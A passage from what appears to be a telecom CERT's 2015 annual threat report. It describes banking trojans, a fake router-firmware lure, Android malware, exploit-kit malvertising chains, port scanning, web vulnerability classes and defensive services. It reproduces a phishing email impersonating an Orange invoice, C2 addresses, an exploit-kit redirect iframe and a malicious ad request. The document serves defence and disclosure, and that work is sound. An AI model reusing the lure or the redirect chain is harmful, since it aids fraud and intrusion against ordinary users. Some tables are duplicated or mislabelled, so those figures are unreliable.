download malware components from various locations on the Internet, their activation and the actual infection from inside the system.

In the first stage, the virus created a file called vvvvvvvv5D.exe, to be followed by downloading from the PASTEBIN.com website a file which contains yet another malicious code, and a server address from which the final virus was downloaded. The fully activated script downloaded a file called 83.exe from another location, which, after launching, infected the system, adding a key to the registry. Therefore the virus could be automatically activated at each system restart, creating an executable file in system folders of the Windows operating system.

Attacks of such a dispersed infection characteristics aim at hindering analysis, circumvent anti-virus systems and decrease the chances for the user to detect the infection.

The malicious code sample analyzed by CERT Orange Polska could:

- download, write and launch a specific file on the infected computer,
- update its activity,
- steal cookie files from the browsers,
- find and send to the criminal's server certificates of digital signatures which serve to authenticate bank transfers,
- send a list of processes activated on the infected machine to the attacker, remove cookie files,
- activate a VNC server which allows viewing user's desktop in real time,
- find specific files on the infected computer.

AVG	Inject3.MTD
Ad-Aware	Trojan.GenericKD.2834741
Arcabit	Trojan.Generic.D2B4135
Avast	Win32:Malware-gen
BitDefender	Trojan.GenericKD.2834741
Bkav	HW32.Packed.7304
DrWeb	Trojan.DownLoader17.34179
ESET-NOD32	a variant of Win32/Injector.CLLC
Emsisoft	Trojan.GenericKD.2834741 (B)
F-Secure	Trojan.GenericKD.2834741
GData	Trojan.GenericKD.2834741
K7GW	Trojan (004d56421)
MicroWorld-eScan	Trojan.GenericKD.2834741

Table 2. Papras Trojan by various anti-virus programs

----- Wiadomość oryginalna -----
Temat: Przypomnienie o nieopłaconej fakturze - Orange
Data: 2015-10-02 8:44
Nadawca: "Orange" zaleglosci@orange.pl
Adresat:

Witamy,
Przypominamy, że upłynął termin płatności e-faktury za usługi stacjonarne Orange.
Zaległości z tytułu nieuregulowanych opłat dotyczy:

Numer faktury	FWL90599170/001/15
Numer ewidencyjny Klienta	541 290 5991 7053
Kwota do zapłaty	107,15 PLN
Termin płatności	2015-08-20

Szczegółowe rozliczenie kwoty do zapłaty faktur [jest dostępne pod linkiem](#).
Wygodnie i zawsze w terminie e-fakturę można opłacić korzystając z Polecenia Zapłaty lub Płatności Elektronicznej.
Jeżeli faktura została już opłacona prosimy o uznanie tej wiadomości za nieaktualną.
Wiadomość została wygenerowana automatycznie, prosimy na nią nie odpowiadać.

Pozdrawiamy
Orange



Faktura elektroniczna, zgodnie z Ustawą z dnia 11 marca 2004 r. o podatku od towarów i usług (Dz.U. z 2004 r. Nr 54, poz. 535, z późn. zm.), posiada dokładnie taką samą moc prawną jak jej papierowy odpowiednik. Orange Polska S.A. wystawia oraz przysyła faktury elektroniczne, gwarantując autentyczność ich pochodzenia oraz integralność ich treści bezpiecznym podpisem elektronicznym.

Figure 4. Fake message as an Orange invoice

A detailed analysis of Papras.EB prepared by CERT Orange Polska may be found in Appendix 1 at the end of this report.

Trojan.VBInject

In the next attack, at the beginning of October 2015, Internet users in Poland started receiving e-mails faking Orange Polska invoices. Figure 4 presents the image of a sample fake message. The message contained a link to a fake invoice.

After the link was clicked, an animation which seemed like opening of an Adobe Reader file was displayed, eventually showing the file open error message and suggesting the download of an "operational" program. It was naturally a malicious code written in the AutoIt script language. The virus would steal user passwords and logins from browser cache and in real time. An in-depth analysis of CERT Orange Polska led to blocking all traffic from the Orange Polska network to Command & Control servers, and then the CyberShield permitted to effectively minimize the risk and practically remove all malicious code from the computers of our customers.

With the solutions used by CERT Orange Polska to analyze "flow" packet traffic, the infection scale was estimated.

Chart 21 presents unique flow packets detected in the customer network for the period from 1 to 31 October 2015. In that period, 226 unique connections of a total size exceeding 500 Mb were identified.

By using the Netflow protocol, CERT Orange Polska may obtain a lot of information about the network traffic in a short time, without checking the packet content. It allows for easy and fast traffic analysis and the resulting irregularities related to a security breach (e.g.

detecting new DNS servers which participate in cyber criminal campaigns) and communication analysis via atypical ports between infected devices and Command and Control servers. The analysis is based on the packet flows, which contain the traffic from a given source address to the target address together with port numbers or protocols used during the connection. Therefore, CERT Orange Polska has the trend overview in the Orange Polska network and can detect the newly arising anomalies. This permits to monitor:

- port scanning,
- dictionary attacks,
- DDoS,
- anomalies in the DNS traffic,
- communication to/from botnets.

While analyzing the statistics of the packet stream, we may identify some interesting values:

1. source IP address,
2. target IP address,
3. source port,
4. target port,
5. IP.

Moreover, the sinkholing mechanism permitted to classify the number of unique users infected with that virus sample. Chart 22 presents TOP 10 domains whose authorization information was stolen by the described malware. A detailed analysis of Trojan.VBInject can be found in the appendices chapter.




Chart 21. VBIject infection scale detected on the basis of the size of netflow connections




Chart 22. TOP 10 domains where theft attempts of login passwords were prevented



Figure 5. Image of a fake page which urged to update the firmware of the DSL router

AVG	Inject3.MTD
Ad-Aware	Trojan.GenericKD.2834741
Arcabit	Trojan.Generic.D2B4135
Avast	Win32:Malware-gen
BitDefender	Trojan.GenericKD.2834741
Bkav	HW32.Packed.7304
DrWeb	Trojan.DownLoader17.34179
ESET-NOD32	a variant of Win32/Injector.CLLC
Emsisoft	Trojan.GenericKD.2834741 (B)
F-Secure	Trojan.GenericKD.2834741
GData	Trojan.GenericKD.2834741
K7GW	Trojan (004d56421)
MicroWorld-eScan	Trojan.GenericKD.2834741

Table 3. Malware used in attacks on vulnerable DSL routers as per various anti-virus programs

Stopping an attack attempt on vulnerable DSL routers

On 30 October during standard operating activities under one of the IP addresses associated with the bot-net, CERT Orange Polska experts found a website in Polish which urged potential victims to “update” router firmware and implied that it was necessary for security reasons (Figure 5 presents the image of the fake page). The link led to an executable file with a name which indicated router firmware: `firmware_tplink_4.0.8b_x86_x64_r10932.exe`

The same server functioned also as a DNS server, which could imply preparations for a large-scale attack. By using errors in router firmware, the criminals were planning to replace the DNS server on the users’ devices by their own server, which, in case of attempting to open any website, would display a message informing about the need for immediate device update.

The page was located at `http://81.4.122.238/`, while the fake file was in the root directory of the main web server. It was naturally malware, detected at that moment by 13 anti-virus engines under various names (Table 3).

After infecting, the malicious code created in the system a file with the installation date according to the format `mm-dd-yyyy` at the location:

`C:\Users\PSPUBWS\AppData\Roaming\Logs\`

It would then steal information entered by the user in browser forms as logins and passwords and would write them in an encoded form to a file called `mm-dd-yyyy`. In the following step it communicated with the Command & Control server, at the address `213.152.162.94`, using TCP ports 3837 and 3835, and sent the stolen data. The addresses mentioned in the description were immediately blocked in the Orange Polska customer networks.

7.2. Malware for mobile platforms

A mobile device is a tasty morsel for criminals – due to functional simplification in the interface and application structure, less developed protection market, and mostly lack of user awareness. Such malware, often posing as potentially safe applications, has more possibilities than malware oriented at personal computers. Apart from data and file theft, there appears the ability to receive and send SMS and MMS (also high-fee Premium Rate), establish connections, monitor calls or assume control over the embedded camera.

Chart 23 presents the TOP 5 malware detected in the callback function on mobile devices connected to the network in the above mentioned 25,000 sample of DSL network users. It shows the significance of controlling permissions of installed applications and the necessity of increasing user vigilance while conducting any operation which requires additional credentials.

- **Trojan.SMSSpy** – software which monitors incoming text messages, e-mails or contact lists. The captured data is transferred via the available communication channels (e-mail and text messages). Some versions can even delete captured data.
- **Trojan.SMSstealer** – one of the most popular threats worldwide. The Stealer has a modifiable configuration file. Masquerading as a legal application, the Trojan can e.g. filter incoming messages, send a GET query to a selected website or send a text message from the infected device.
- **Riskware.Dengar** – a Trojan which infects devices with the Android system of a low severity, detected for the first time on 11 May 2015. Its first samples were found in the “Dubsmash 2” application in the packet called “com.table.hockes”. After its installa-




Chart 23. TOP 5 of threats for mobile devices with the Android system

tion, the Trojan creates an icon which imitates the system settings menu called "Settings IS". By clicking the icon, the user would activate the virus, provided he/she had an active Internet connection. It would send HTTP GET request to an encrypted website address in the code, and a reply returning a string of the value "1", would initiate services called "MyService" and "Streaming". The first removed the "Settings IS" icon and then added a code to the task manager which would be launched in 60 seconds. It downloaded a list of links to porn sites from a server, which would be displayed by the browser, with sites changing every 10 seconds. Most probably the virus developer was receiving payment for porn ad clicks.

- **Malware.Kemoge** – another malware for mobile platforms discovered in China and spreading fast. Kemoge (from the name of the C&C server with which aps.kemoge.net communicates), hiding under the names of popular applications, such as Share it, WiFi Enhancer or Calculator, mainly displays unwanted advertising to the user, but may also download additional content or take control of the device.
- **Android.GhostPush** – malware which infected several hundred thousand phones with Android in 116 countries. The presence of this code was ascertained not only in "informal" web app stores, but also on Google Play, and it was disseminated by injecting malicious code to popular applications, such as:
 - Door Screen Locker App,
 - Loud Caller Name Ringtone,
 - MagicStarMatchSweetDubbing,
 - Photo Background Changer – Ultimate,
 - Photo Cut Paste,
 - Puzzle Bubble-Pet Paradise,
 - RootMasterDemo,
 - SuperZoom,
 - Demo,
 - Smart Touch.

After a successful infection, the attacker has full control over the device, including the possibility to install any application without the user's knowledge. He/she also obtains root access to the system, which prevents removal by the anti-virus program. Since 18 September "Push Ghost" has infected 658 applications, almost one million

devices and the number is still growing. The attack was probably directed at the developers whose accounts at Google Play were seized to infect potentially legal applications while bypassing Google security systems.

Apart from the described threats, the CERT Orange Polska team analyzed also many other threats which appear in the OPL customer network. Below we have presented short descriptions of the two most interesting cases from outside the top positions.

Trojan.Tetus

Detected for the first time on 23 January 2013. Its samples appeared mostly in social networking applications (e.g. All Friends, Flirt!) or recently popular applications, the alleged intended use of which is supporting phone operation (e.g. Battery Improve, Faster Phone etc.), on the Android platform:

- com.appsmediaworld.fitpal
- com.appengines.fastphone
- com.mobilityplus.friendly
- com.coolmasterz.flirt
- com.droidmojo.celebstalker
- com.droidmojo.awesomejokes
- com.stephbrigg5.batteryimprove
- com.supersocialmob.allfriends
- com.nogginfunsite.zgames

The C&C server detects the infected device by the IMEI number. The Trojan aims at reading the incoming text messages and transferring them to the Command & Control administered by the cyber criminal. It is equipped with a module which permits to remove text messages without the user being aware, so it may be used to register the victim to Premium services or to capture text messages which authorize banking transactions. It can also send the current list of applications installed on the infected phone to the C&C server.

7.3. Partner's insight – FireEye

This year's report by CERT Orange Polska made me ponder on the popularity of the so called exploit kits – a predominant group of events logged on a tested traffic sample of Neostrada customers. Cyber criminals use exploit kits readily, because that gives a higher user infection probability than using a single vulnerability and generally guarantees that the malicious application will be installed.

An exploit kit is usually the first infection stage, which aims at transferring control over the victim's computer to the attacker. In the following step, we have the full selection: infostealers, bankers, ransomware – one could mention many types of Internet threats. It is a perfect situation from the attacker's point of view, it is much worse for the victim. Using known, frequently visited websites as a starting point to launch the attack (the so called watering hole technique) causes that no user is safe anymore. It has been proven by the case of the Forbes.com domain used as a redirect to websites which contained exploit kits Neutrino and Angler. In the period between 8 and 15 September 2015, users who visited the address:

[http://www3.forbes.com/test/\[usuniete\]/IWC_ForbesLife_E-Reader_unit/fif.html](http://www3.forbes.com/test/[usuniete]/IWC_ForbesLife_E-Reader_unit/fif.html)

became potential victims of an attack which used the previously mentioned exploit kits. Many websites led to the above address from the root directory, such as

<http://www.forbes.com/sites>. The `fif.html` object contained a redirect to the website: s.flite.com (Figure 6), which after several redirects, also using `iframe` (Figure 7), resulted in loading the actual Neutrino exploit (Figure 8), which used numerous older and newer vulnerabilities, also in the Flash software, such as CVE-2015-5119 or CVE-2015-5122.

Another worrying example is the use of a popular advertising platform onclickads.net. In this case, visitors of websites which used that platform could be infected with the Rig Exploit Kit. From the user's point of view, it could look as an entry to the favorite site, which served malicious content from the onclickads.net platform. The user was then redirected to the Rig Exploit Kit start page. In this case, the use of malicious content from the advertising website was easily detected, as it referred to the afu.php object instead of the afr.php object, which is the standard component of the OpenX/Revive software (Figure 9).

The exploit kit code was naturally “obfuscated”. It contained instructions permitting to detect anti-virus software and popular virtualization systems used by some developers of the anti-malware software. More details available at:

https://www.fireeye.com/blog/threat-research/2015/11/top-ranked_advertisi.html

[illegible]

Figure 6. Redirect to the s.flite.com website

<iframe src=""http://www.seinetworks.com/projects/POPU/7POPU/POPU_08_17_15_New_Eng_Educ_Innov/"

Figure 7. Using iframe in the page redirect

[illegible]

Figure 8. Loading Neutrino exploit

```
GET http://onlickads.net/afu.php?zoneid=301402&wa=53031989&cb=1446169587 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: onlickads.net
```

Figure 9. Reference to the afu.php object




Figure 10. Malware.Kemoge life cycle

When I see the use of many different mechanisms which permit to effectively deliver malware to the end user and the growing sophistication of exploit kits, I am very glad that Orange Polska deployed the CyberShield, which is an enormous step forward in improving network security.


Another problem mentioned in the report is malware for mobile platforms. In the TOP 5 chart I have mentioned Malware.Kemoge, which as far as I know, threatens users in at least 20 countries worldwide. The software is hidden in popular applications and can be downloaded from various web stores. Its developers are advertising the product in various ways in order to increase the number of controlled mobile devices. After installation, the program collects information about the infected device and sends it to the control center in the `aps.kemoge.net` domain, and then the mobile device starts displaying unwanted ads.

Some additional functions are visible in Figure 10, which presents the life cycle of Malware.Kemoge. It is worth noting that the malware may use 8 different exploits to root the mobile device and take unlimited control. It shows another very dangerous feature of Malware.Kemoge, i.e. downloading and installing any application. It is easy to imagine what its consequences are, especially if we keep confidential data on our phone or we use it to access our bank accounts.

Observing the sudden boom in the market of mobile devices and various new security issues, we may wonder what security issues will have to be faced in a few years, in the Internet of Things era?



Klaudiusz Korus
Senior System Engineer at FireEye Inc.

A dark, low-key photograph of a person in a tactical harness, possibly a firefighter or rescue worker, against a smoky background. The person is wearing a light-colored jacket and a harness with various straps and buckles. The background is filled with thick, dark smoke or clouds, creating a dramatic and somewhat ominous atmosphere. The overall tone is dark and gritty.

Cyber criminals use exploit kits readily, because that gives a higher user infection probability than using a single vulnerability and generally guarantees that the malicious application will be installed.

Cyber criminals who strive to force their way through to the target machine usually start by the reconnaissance of the victim's network environment.

8. Scanning ports and vulnerabilities

8.1. Scans

Cyber criminals who strive to force their way through to the target machine usually start by the reconnaissance of the victim's network environment. It consists in scanning the system with special tools, searching for active services (open on the specific ports). It permits the attacker to determine (directly or with a high probability) types and versions of services activated on the potential attack target. If it turns out that any of the services has an unpatched vulnerability, it may be used to launch the attack, and in extreme cases to execute the code with administrator privileges. It would allow the intruder to install backdoors giving access to the system in an easier manner, and to hide his presence by less detectable rootkits thus avoiding detection by the system guardian.

CERT Orange Polska recommends:

In order to avoid such threats and having vulnerabilities used, you should:

- regularly update software,
- configure firewalls appropriately, sharing only the indispensable services,
- implement security solutions, such as: IPS (Intrusion Prevention System), HIPS (Host Intrusion Prevention System)/IDS (Intrusion Detection System).

Table 4 shows statistics concerning port and service scans, to which they were directed, together with vulnerabilities to which target hosts could be exposed. The table was created on the basis of an analysis of scanning source IP addresses by CERT Orange Polska.

TOP 10 of the most often scanned ports and their application (by scanning frequency):

- 1433 – used conventionally by MS SQL Server, which is a popular system of database management. In the past, it was vulnerable to remote code execution via the buffer overflow (CVE-2002-1123) and blocking server operation via a DDoS attack (CVE-1999-0999).
- 8080 – used by many web proxy servers and applications, such as Syncthing GUI, M2MLogger or Apache Tomcat server.
- 3128 – proxy server port used by the Squid application. Vulnerable to two attack types: blocking the service with prepared http headers and enabling code execution through flooding the buffer. The attack can also aim at using open proxy servers for further attacks, which makes it harder to detect the perpetrator.
- 9200 – used by the WapServ application, which uses the WAP Connectionless Wireless Session Protocol (WSP). Older software versions are vulnerable to Denial of Service attacks (BID-8472).
- 3306 – port used by MySQL, a popular database. Often attacked with numerous attempts to disclose the login and the password.
- 5900 – Virtual Network Computing (VNC), software, which facilitates remote access to the computer. Many of its versions are vulnerable to the authentication bypass, obtaining remote access without having the password and effectively taking control over the device (CVE-2006-2369, CVE-2006-1652, CVE-2008-5001, CVE-2009-0388, CVE-2013-5745).
- 21320, 135 – not handled by any dedicated software, probably used to execute one of the backdoors.

Item	Country	Number of unique ports
1.	Poland	11554
2.	Germany	4288
3.	USA	2836
4.	China	1852
5.	the Netherlands	1714
6.	France	1287
7.	Russia	838
8.	Canada	692
9.	UK	589
10.	Italy	525

Table 4. Countries in which the largest number of scanned unique ports was detected

8888 – port handled by the HyperVM virtualization application, used to manage the server with the use of the HTTPS protocol.

110 – POP3 protocol used to receive e-mails.

The most frequently scanned services are MS SQL Server and proxy. A similar situation took place in 2014. MS SQL Server service can be attractive in view of the possibility of obtaining sensitive data (e.g. authentication to other services), and in itself can be used to detect Windows. In case of a proxy service, the attacker uses the victim's server to attack the target machine and leave a false trail concerning the perpetrator. A large range of scanned ports may testify to a back-door search (especially in case of scanning ports which are not used by any known services).

8.2. Vulnerabilities in web applications

Web applications have recently become one of the main attack targets. Their errors and vulnerabilities may permit the attacker to penetrate the system or even the corporate network, and also attack users of vulnerable services via less invasive errors (e.g. XSS).

SQL Injection – consists in injecting an SQL query to an existing query. It is a very popular technique, which gives the attacker unauthorized access to the service, e.g. by injecting a query for the administrator password. In order to prevent such a situation, one must adequately filter queries directed to the system, check data types or remove potentially dangerous characters which permit the query injection (e.g. apostrophe or inverted commas).

RFI (Remote File Include) – allows attaching, to the executed PHP code, another code located on an external

server controlled by the attacker. Thus the attacker can execute any code on the server side, take control of the service or even the host server.

LFI (Local File Include) – allows attaching a text file to the executed code, whereby the attacker may monitor files seemingly inaccessible to third parties (configuration files which contain passwords, logs, file listings, etc.). In extreme cases, the attacker may place PHP code in e.g. Apache logs, and then launch it via LFI, thus reading web server logs.

CSRF (Cross Site Request Forgery) – using the current user session to send requests substituted by the attacker without the knowledge of the user. It may lead to a change of password, configuration or other unauthorized activities seemingly performed by the victim of the attack.

XSS (Cross-Site Scripting) – unauthorized code injection (mainly JavaScript) to a web application. It may lead to the theft of cookies (which allow to take control of the logged user session), execution of unwanted JavaScript code (e.g. by sending spam to other service users), redirection to the attacker's host, etc.

XXE (XML eXternal Entity) – appears in incorrectly configured XML file parsers. It permits to read, through special modifications of the XML file, configuration files, e.g. containing passwords and other sensitive data.

AFD (Arbitrary File Download) – often appears in incorrectly implemented scripts, which are responsible for file download. It permits to download any file (with read privileges!) to the attacker's computer. The difference in comparison to the LFI attack consists in the fact that the file will not be executed on the server side, but will be transferred to the attacker.




Chart 24. The most frequent vulnerabilities in web servers




Chart 25. Distribution of vulnerability criticality levels in web applications




Chart 26. Distribution of vulnerability criticality levels in operating systems

Possible server path disclosure	1339
SSL weak ciphers	479
HTML form without CSRF protection	476
Login page password-guessing attack	353
SVN repository found	242
POODLE	170
Slow HTTP Denial of Service Attack	156
CRIME SSL/TLS attack	119

Table 5. The most frequent vulnerabilities in the “high” risk category

Linux 2.4.x	119
Linux 2.6.x	96
Windows Server 2003	85
Windows Server 2008	68
Windows Server 2012	28
Cisco IOS	24
Windows 7 (Service Pack 1)	16
Windows XP	12
Windows 7 Professional (Service Pack 1)	11

Table 6. Operating systems by the number of detected unique vulnerabilities

Chart 24 presents vulnerabilities (including information) which are most common in web servers prepared for production deployment at Orange Polska.

Table 5 presents the most frequent vulnerabilities from the “high” risk category.

The distribution of vulnerability criticality levels in analyzed web applications is presented in Chart 25.

Whereas, the distribution of vulnerabilities in operating systems analyzed by the CERT Orange Polska team is presented in Chart 26.

Operating systems with the highest number of unique vulnerabilities are presented in Table 5.

The large number of vulnerabilities observed in Linux systems results from the fact of including various distributions as one group in statistics. For some of them (Red Hat, CentOS, SUSE) high-level support is available, while in other cases the security depends mainly on the administrator competences and their threat awareness. The most frequent attack methods which use vulnerabilities, and are directed against operating systems and their services, include dictionary attacks at authentication mechanisms (in particular telnet, RDP, VNC and SSH services).

8.3. Orange Polska CyberShield

The largest cyber attack in Poland to date, or the capture of DSL modems described in the CERT Orange Polska Report for 2014, was one of the main reasons for creating the CyberShield. We developed an ad hoc tool at that moment which permitted to inform attack victims about the situation and provide instructions on how to remove the threat. It proved that such a tool is currently indispensable in a modern operator's network.

CyberShield is a network function available since implementation, automatically and free of charge for each Neostroda user. It does not substitute the anti-virus software. It should be treated as complementary to the existing protections. It permits to detect early new malware mutations or malware campaigns unrecognized by anti-virus programs. Moreover, it diagnoses hardware or software vulnerabilities detected in the user network and provides information thereon. The solution analyses traffic outgoing from the customer's home network for compliance with known patterns generated by the malware, so customers receive information about a threat in the network and not a specific device.

CyberShield's strengths are most of all CERT Orange Polska operations, whose result can be then observed on the screen. Out of billions of events passing monthly through our systems, a selected part reaches our laboratory. On that basis, our experts analyze in detail malware features, its operation inside the system and with which addresses it is attempting to connect.

In the next step, IP addresses associated with the criminal activity are blocked for customers of Orange Polska.

The next steps aim at finding the software which will effectively remove the malicious code from the infected system. The obtained information serves to create an exact, detailed and comprehensible instruction on how to remove the threat.

For the end customer, the CyberShield operates in two modes:

- In the first mode, every Neostroda user may go to the <https://cert.orange.pl/cybertarcza> website, to check the security status of his/her network. It can be done from any device, provided a connection to the home network is present (cable or Wi-Fi).
- The second mode is activated if CERT Orange Polska ascertains that the detected threat poses an exceptionally high risk for sensitive data of our customers. The proactive mechanism of the CyberShield will be activated, and a user found to be in the threatened group will be cut off from the Internet. Such information will reach him/her at the moment of launching the browser. The presented website contains information on the threat and a detailed instruction of its removal also included in the downloadable PDF file. After pressing the button at the bottom of the page, the access to the Internet is restored. Nevertheless, due to the nature of those threats, the user is advised to remove malware from his system first.

In order to avoid the phishing risk, the <https://alert.cert.orange.pl/> website, which contains described information, is encrypted, and the user may compare available screen shots with the window which appears after a lock is clicked.

Honeypots are bait services, which pretend to be more or less vulnerable services to the cyber criminal.

9. “Honeypots” against cybercriminals

In 2015, CERT Orange Polska commenced a project which aims at obtaining additional information about the attacks and thus increasing the range of proactive actions, which lead to the security improvement in the Orange Polska network. Honeypots are bait services, which pretend to be more or less vulnerable services to the cyber criminals. Honeypots are ready for an attack, and their aim is to collect complete documentation on the cyber criminals activities. They allow to gather interesting information from the CERT point of view including:

- attack sources: IP addresses and autonomous systems (AS),
- IP addresses which contain malicious content,
- password lists used by attackers, including used by the tools which automatically scan the devices available on the network,
- botnet communication characteristics,
- unknown vulnerabilities (0-day) of network devices and the methods for using them,
- new methods of using open services for DDoS attacks.

The collected information is used to implement additional security measures, identify new threats, optimize DDoS protection systems, identify botnet Command & Control servers and as a vital data source on threats to the CyberShield.

Examples of logged activity:

- TOP 10 user/password combinations (SSH) used while logging to an open service (Chart 27),
- TOP 10 user/password combinations (SSH) used while logging to an open service (Chart 28),
- geographical map of attack sources by IP addresses (Chart 29),
- TOP 10 scanned ports – the most often attacked services (Chart 30),
- TOP 5 downloaded malware after taking control of the attacked server (Chart 31),
- TOP 5 exploits used after gaining access to the honeypot network (Chart 32).

